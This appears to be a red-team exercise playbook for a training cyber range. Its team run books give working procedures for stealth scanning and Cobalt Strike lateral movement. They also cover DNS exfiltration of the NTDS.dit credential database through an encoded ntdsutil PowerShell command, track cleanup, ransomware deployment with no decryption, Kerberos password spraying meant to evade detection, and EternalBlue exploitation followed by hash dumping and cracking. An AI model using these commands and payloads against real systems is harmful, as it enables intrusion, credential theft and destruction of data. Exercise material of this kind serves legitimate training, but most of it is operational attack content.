45.42.144.160   45.42.144.161 - 45.42.144.190   45.42.144.191   Team 2 172
45.42.144.192   45.42.144.193 - 45.42.144.222   45.42.144.223   Team 3 172
45.42.144.224   45.42.144.225 - 45.42.144.254   45.42.144.255   Team 4 172

67.161.115.0/24 Washington - APT 404

Network Address   Usable Host Range     Broadcast Address:
67.161.115.0    67.161.115.1 - 67.161.115.30    67.161.115.31   Team 1  17
67.161.115.32   67.161.115.33 - 67.161.115.62   67.161.115.63   Team 2  17
67.161.115.64   67.161.115.65 - 67.161.115.94   67.161.115.95   Team 3  17
67.161.115.96   67.161.115.97 - 67.161.115.126    67.161.115.127    Team 4
67.161.115.128    67.161.115.129 - 67.161.115.158   67.161.115.159    Team
67.161.115.160    67.161.115.161 - 67.161.115.190   67.161.115.191    Team
67.161.115.192    67.161.115.193 - 67.161.115.222   67.161.115.223    Team
67.161.115.224    67.161.115.225 - 67.161.115.254   67.161.115.255    Team

Additional Ranges for added flexibility:

Finland: 91.152.0.0 - 91.159.255.255
Latvia: 78.84.0.0/16
Denmark: 5.103.0.0/16


#Set Static IP Address and Default Route
ip addr add IP dev eth0
route add default gw IP eth0
```

Team Pages

Team Pages

Team 1

Team 2

Team 3

Team 4

Team 4 Run Book

Stealth Scan

Stealth Scan execution

> NOTE TO RED: Assume that Cobalt Strike is already set up -Assume that a computer is already compromised with a Cobalt Strike beacon

1. Modify the proxychains config file to utilize the port that you will be opening up via your cobalt strike beacon to push your commands through the Cobalt Strike framework. The config file is located at `/etc/proxychains.config` . The last line of the config file has the ip address and the default port used for proxychains you will need to make sure the ip/port match with your cobalt strike server and port you will be opening up with the socks command to follow Command: vim /etc/proxychains.conf Command: scroll to the bottom and effect changes to file ip and port
2. From within Cobalt Strike, right click your beacon and select interact
3. Find the console at the bottom of the window, type in:
   `socks`
4. Open up a terminal in Kali, type in:

```
proxychains nmap -Pn  -f -sT -T4 --data-length 20 --randomize-hosts -v
```

> It is recommended to break up the scan into smaller chunks

- Alternate to the nmap scan will be the nc scan script located below due to time constraints

```
!/bin/bash
echo "enter the network address (first 3 octets)(ex. xxx.xxx.xxx): "
read net
echo "enter the starting ip address (ex. 1): "
read start
echo "enter the ending ip addrress (ex. 255): "
read end
echo "enter the ports you wish to scan (ex. 20-25 80): "
read port
for ((i=$start; $i<=$end; i++))
do
    nc -nvzw1 $net.$i $port 2>&1 | grep open
done
```

Lateral Movement

> NOTE TO RED: assume samba beacon for lateral movement

1. Your SMB listener works with a parent listener and is utilized for its named pipe for c2 reasons
2. To create an SMB listener go to your listener tab in Cobalt Strike, click ‘add’ and select from the drop down SMB and input a name for your pipe, lastly you need to give a descriptive name for your beacon
3. From your interactive beacon you will select one of the following methods for lateral movement

```
jump psexec_psh
```

```
jump psexec
```

```
jump wmi
```

The following steps follow after the creation of a SMB beacon, if instructions for that are needed reference https://www.cobaltstrike.com/help-smb-beacon.

Old School Method:

```
upload <executable/dll> shell copy <executable/dll>  wmic /node:Compu
```

Notes for Run Through

Changelog:

Version 1.1:

- Now uses pure SSPI Kerberos authentication instead of ADSI ADsOpenObject (ldap_bind) to validate creds.

Team 3 Run Book

DNS Exfil

STOP AND READ THIS:

IF YOU ARE NOT TEAM 3 YOU START THIS GUIDE AT "2. Build the attack in Cobalt Strike and host for other red team elements to use."

It will be bolded. Sorry for the confusion.

Team 3 PlayBook: DNS Exfiltration of the NTDS.dit File

1. Access to the domain controller achieved in the previous step
2. Leverage Cobalt Strike to deliver payload
    1. The DNS beacons in this environment have been configured specifically to a number of attributable IP's. These IP's all currently NAT to 172.30.13.30. Team 3 will stand up this server for the purpose of DNS, other teams will connect via their local clients to affect their assigned blue spaces discussed later in this guide.
    2. Team 3 will execute the following to initiate the team server:
        1. In the Cobalt Strike directory of the Kali system the command is "./teamserver 172.30.13.30 password profiles/DNS"
        2. Malleable DNS profile will share the HTTP/HTTPS configurations as specified by other teams with the following added for DNS:

```
dns-beacon {
 # Options moved into 'dns-beacon' group in 4.3:
 set dns_idle "66.76.76.15";
 set dns_max_txt "20";
 set dns_sleep "0";
 set dns_ttl "5";
 set maxdns "255";
```

```
  set dns_stager_prepend ".wwwds.";
  set dns_stager_subhost ".e2867.dsca.";
  # DNS subhost override options added in 4.3:
  set beacon "d-bx.";
  set get_A "d-1ax.";
  set get_AAAA "d-4ax.";
  set get_TXT "d-1tx.";
  set put_metadata "d-1mx";
  set put_output "d-1ox.";
  set ns_response "A";
 }
```

This Profile will be available

- 1. Team 3 will build a listener as a DNS beacon with all compromised domains listed in the hosts window. Other teams will build attacks for their respective blue sections referencing this listener:
    1. Connect to the teamserver at 172.30.13.30 via the cobaltstrike client gui on your kali instance
    2. Add a listener by selecting the cobaltstrike button on the top left of your screen
    3. Select listeners from the drop down menu. This will spawn a tab at the bottom of the screen on your cobalt strike client
    4. Select the listener tab and click the add button along the bottom edge
    5. In the “New Listner” pop up begin filling out the specifics for your listener
        - Name: [something relevant and hackery]
        - Payload: Beacon DNS
        - DNS Hosts: add the following domains,
            1. Thebeaconsarelit.com
            2. Thedreddreport.com
            3. Mordor.com
            4. Floridaman.com
            5. Comiccom.com
            6. Shotinthedark.com
            7. Halopower.com
        - Host Rotation Strategy: random

        - DNS Host (stager): halopower.com
        - Profile: default
    6. Save the listener
2. **Build the attack in Cobalt Strike and host for other red team elements to use.**
    1. Select ‘Attacks’ window on the top of your cobalt strike window
    2. Navigate drop down menus to packages -> Windows executable (s)
        - Select DNS beacon listener as listener.
        - Set output to windows service exe
        - Check use x64 payload box
        - Generate
    3. Save payload as a discrete name to execute under (i.e. svchost.exe, hpupdate.exe, puppet.exe, puppetmaster.exe, VMwareool.exe etc.)
        - Store in …/cobaltstrike/Payloads/

1. Navigate to C:\Windows\system32 and deliver the created payload
    - 1. Deliver via previous MSEL’s domain controller cracking/ chain of cobalt strike beacons.
        - Assuming cobalt strike we have used the upload command. Metasploit has similar mechanics.
        - The end state is to have the payload in system32, the CS command is:

Upload /root/Desktop/cobaltstrike/Payloads/[payload.exe]

1. Exfiltration of required data (Work in Progress)
    1. Detonate payload to established the beacon
        1. Thorough CS beacon:

```
Shell sc create scvhost binpath= "cmd.exe /k
C:\windows\system32\[payload.exe]" start="auto"
```

```
Shell sc start scvhost
```

    2. Inject into less risky process
        1. Right click beacon in the center window of the cs client and navigate to explore -> process list
        2. Click the processes tab corresponding to your beacon in the CS client.
        3. Inside the processes tab spawned find a safe svchost.exe to inject into
            - Find a PID around 800-1500

        - Click said named process and then press inject
        - Attach to the established DNS beacon
        - A new beacon should open up in the client. Interact with the beacon to load metadata. The process and PID should match the process you injected into.
    4. Kill the initial process and service.
        - `Powerpick stop-service -force scvhost`
        - `Powerpick stop-process -id [PID indicated next to beacon in CS client] -Force`
2. Remove dropped .exe
    1. Delete dropped .exe.
        1. `Powerpick ri C:\Windows\System32\[payload.exe]`
        2. Cleaning up of any additional tracks (i.e., Windows Event Logs, prefetch, etc.) is up to team discretion.
3. Preform actual exfil. These steps are FYSA. All you need to do is run the entire bolded command starting with powerpick and ending in | powershell through your beacon to be successful.

- On a windows DC for testing, create the encoded commands by performing the following in powershell:
    - Create a variable for the commands called "string" to encode:

```
$string = 'ntdsutil "activate instance ntds" ifm "create Full C:\users
```

- Encode the string variable:
    - $code = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($string))
- Get encoded command string by running $code
    - Copy encoded string and paste into the following command between the "[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(")) | powershell
    - Should look something like this (the encoded below is already confirmed to perform the required actions mentioned above when run through powerpick:

```
powerpick
[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgB0AGQA
cwB1AHQAaQBsACAAIgBhAGMAdABpAHYAYQB0AGUAIABpAG4AcwB0AGEAbgBjAGUAIABuAHQA
ZABzACIAIABpAGYAbQAgACIAYwByAGUAYQB0AGUAIABGAHUAbABsACAAQwA6AFwAdQBzAGUA
cgBzAFwAcAB1AGIAbABpAGMAXABkAGUAcwBrAHQAbwBwAFwAYwBoAHIAbwBtAGUAIgAgAHEA
IABxACAAcQA7AEMAbwBtAHAAcgBlAHMAcwAtAEEAcgBjAGgAaQB2AGUAIAAtAFAAYQB0AGgA
IAAiAEMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAZABlAHMAawB0AG8AcABcAGMA
aAByAG8AbQBlACIAIAAtAEQAZQBzAHQAaQBuAGEAdABpAG8AbgBQAGEAdABoACAAIgBDADoA
XAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAGQAZQBzAGsAdABvAHAAXABjAGgAcgBvAG0A
ZQAiADsAcgBpACAAYwA6AC8AdQBzAGUAcgBzAC8AcAB1AGIAbABpAGMALwBkAGUAcwBrAHQA
bwBwAC8AYwBoAHIAbwBtAGUAIAAtAFIA')) | powershell
```

- - This will use ntdsutil to dump the ntds.dit to c:\users\public\desktop\chrome.zip the contents to a file called c:\users\public\desktop\chrome.zip, remove the directory created by the extraction c:\users\public\desktop\chrome
- copy the c:\users\public\desktop\chrome.zip through the DNS Beacon
  - `download C:\users\public\desktop\chrome.zip`
- Then remove the chrome.zip file:
  - `rm C:\users\public\desktop\chrome.zip`

1. unzip chrome.zip and use secretsdump.py to extract hashes

```
python3 secretsdump.py -ntds /root/cobaltstrike/downloads/ndts.dit -sy
```

1. Crack hashes
2. Collect Blue Team tears.

Assumptions

1. Team two cracking the DC provides enough access to dump and execute our CS payload through CS or Metasploit.
2. DNS server administration is completed in the whitespace allowing us to create a number of useable bad domains.
3. Deconflict with team 1 DNS c2. How are you guys doing this, do you need anything from us?

Ransomware

xTeam 3 Playbook - RaNsOmWaRe

Aka. Cpl Vanderhoff kills a PCTE

Assumptions: You have completed the lateral movement MSEL. If you do not have a shell on the ransomware target machines, use the lat move techniques from the lat move MSEL to get a shell on the targets.

1. Transfer the encrypted ransomware file to your kali machine
    1. You can scp the file from 172.30.2.4 using the command below with a password of “kali”

```
scp kali@172.30.2.4:/root/Public/github/malware/Ransomwaredemon.7z
```

Note: if scp does not work, the range has been reset and ssh needs to be started or there is a networking issue

- 1. Alternatively, you can retrieve the archive from the simple http server on 172.30.2.4 on http port 8000

Note: this method might not work if the simple http server is not running

- 1. Another alternative is to download it from the Github repository. You will then have to upload it through the PCTE file upload feature.

Note: only team leads and the important dudes with fancy titles have access to the Github repo

1. Once the Ransomwaredemon.7z is on your kali box, extract the payload from the Ransomwaredemon archive
    1. The executable is encrypted to prevent an updated Windows Defender from removing it if you are handling the file on your local computer

2. You can use the following command to extract the payload with a password of “password”

```
7za e Ransomwaredemon.7z
```

Note: The command above assumes the file is located in your working directory

- 1. Your final product should be a file named “payload.exe”

1. Deliver the payload to the target machine via CS beacon (reference the Figure 1 below for the following steps). Again, this assumes that the lateral movement MSEL has already been met and you have a shell on the target.
    1. Place malware on the root of the C drive or any other location that is not the Users, Desktop, Documents, Downloads, Pictures, Music, or OneDrive folders (target folders). Example upload:

```
upload /root/payload.exe
```

1. Execute payload
    1. Example execution:

```
powershell Start-Process c:\payload.exe -Verb RunAs
```




Figure 1: Screen shot of CS commands ran to execute ransomware on the target system

Once the payload is executed and is done encrypting files in the target locations, it will present a full screen message on the screen of the victim (reference figure 3) if the payload was executed as the user who is currently logged in (this is optional). The message can be removed from the screen by killing the process from task manager, which you can get to by sending CTRL-ALT-DEL. There will be a text file named README dropped on all targeted folders (reference figure 4) with the same message as the initial victim screen. All files on the target folders are renamed and their contents are encrypted (reference figure 4). There is no decryption method for this payload. Optionally, you can delete the payload.exe file from the target computer and kill the beacon used to deliver it.




Figure 2: A test text file before the payload has been executed and before the file has been encrypted




Figure 3: Message screen of a victim computer ~30 seconds after the payload is executed




Figure 4: The same test text file if it's opened with notepad after it has been encrypted

Spray-AD, a Cobalt Strike tool to perform a fast Kerberos password spraying attack against Active Di

This tool can help Red and Blue teams to audit Active Directory useraccounts for weak, well known or easy guessable passwords and can help Blue teams to assess whether these events are properly logged and acted upon.

When this tool is executed, it generates event IDs 4771 (Kerberos pre-authentication failed) instead of 4625 (logon failure). This event is not audited by default on domain controllers and therefore this tool might help evading detection while password spraying.

Usage:

```
Download the Spray-AD folder and load the Spray-AD.cna script within the C
Syntax within beacon context: Spray-AD [password to test]
```

```
This project is written in C/C++
You can use Visual Studio to compile the reflective dll's from source.
```

Note to Red:

Make sure you always check the Active Directory password and lockout policies before spraying to avoid lockouts.

Note to Blue:

To detect Active Directory Password Spraying, make sure to setup centralized logging and alarming within your IT environment and enable (at least) the following Advanced Audit policy on your Domain Controllers:

```
Audit Kerberos Authentication Service (Success & Failure).
This policy will generate Windows Security Log Event ID 4771 (Kerberos pre
```

More info can be found in the following post by Sean Metcalf: https://www.trimarcsecurity.com/post/2018/05/06/trimarc-research-detecting-password-spraying-with-security-event-auditing

---

Credits

Author: Cornelis de Plaa (@Cneelis) / Outflank

Team 2 Run Book

Setup

Create a Metasploit Database to store hosts and vulnerability data from the scan results done later in the walkthrough.

1. root@kali# msfdb init
2. Launch msfconsole to verify database status

msf> db_status




Figure 1: Confirms connectivity to database

Configure / Connect Socks (https://cobaltstrike.com/help-socks-proxy-pivoting)

1. In Cobalt Strike Client
    - Right Click on your beacon Pivoting Socks Server
    - Enter Proxy port into dialogue box
    - View Proxy Pivots Tunnel (At bottom of the screen)
    - Copy command
2. In msfconsole:

msf> <Pasted Command> (Should look like: setg proxies socks4:<server IP>:<Proxy Port>)

msf> setg ReverseAllowProxy true

Enumeration

Host Enumeration:

1. In the Cobalt Strike Client,
    - Right click on beacon select *Interact*
    - In the beacon type “shell <command>” to enumerate
    - Example commands: systeminfo, ipconfig, net user, tracert <domain name>, etc.
2. Use information from enumeration to determine possible networks with the Domain Controller

Network Enumeration and OS Fingerprinting (Can be done through proxy chains or Metasploit)


Network Enumeration (Choose either proxychains or Metasploit):

ProxyChains

1. Edit /etc/proxychains.conf in editor of choosing (vim, nano etc…)
2. At the bottom of the page add or edit:

Socks4 <TeamServer IP> <Proxy Port> (two spaces after socks4)

1. Save the file



1. In terminal

proxychains nmap -sV -sT -O -Pn -T3 <PossibleNetworks>

Metasploit

1. In msfconsole

msf> db_nmap -sV -O -T3 -Pn <PossibleNetworks>

Exploit Domain Member

Begin by exploiting a Windows server 2008 Machine, We will use *EternalBlue* to get into this server on the domain and dump hashes to gain administrator access to the Domain Controller.

Eternal Blue (On Windows Server 2008 Machine)

1. msf> Use auxiliary/scanner/smb/smb_version
2. Show options

Set RHOST <Server2008 IP>

1. In Metasploit

msf> Use auxiliary/scanner/smb/smb_ms17_010

1. Show options

Set RHOST <Server2008 IP>

1. Exploit
2. In Metasploit

msf> use exploit/windows/smb/ms17_010_eternalblue

1. Show options

Set RHOST <Server2008 IP>

Set LHOST <RedTeam External IP>

Dump & Crack Hashes

In Meterpreter shell for Windows Server 2008 Machine

run post/windows/gather/hashdump

1. Copy Hashes to a text document on your host machine

----------Crack Hashes ----------

1. On host machine

john <hash file> –format=NT -wordlist=<wordlist>

****If available, use a more powerful cracking program (eg. Coalfire Labs NPK Hash Cracking)****

Pop DC

1. In msfconsole on host machine

use exploit/windows/smb/psexec

msf exploit windows/smb/psexec) > set rhost <DC IP>

msf exploit(windows/smb/psexec) > set smbuser <Cracked user>

msf exploit(windows/smb/psexec) > set smbpass <Cracked pass>

msf exploit(windows/smb/psexec) > exploit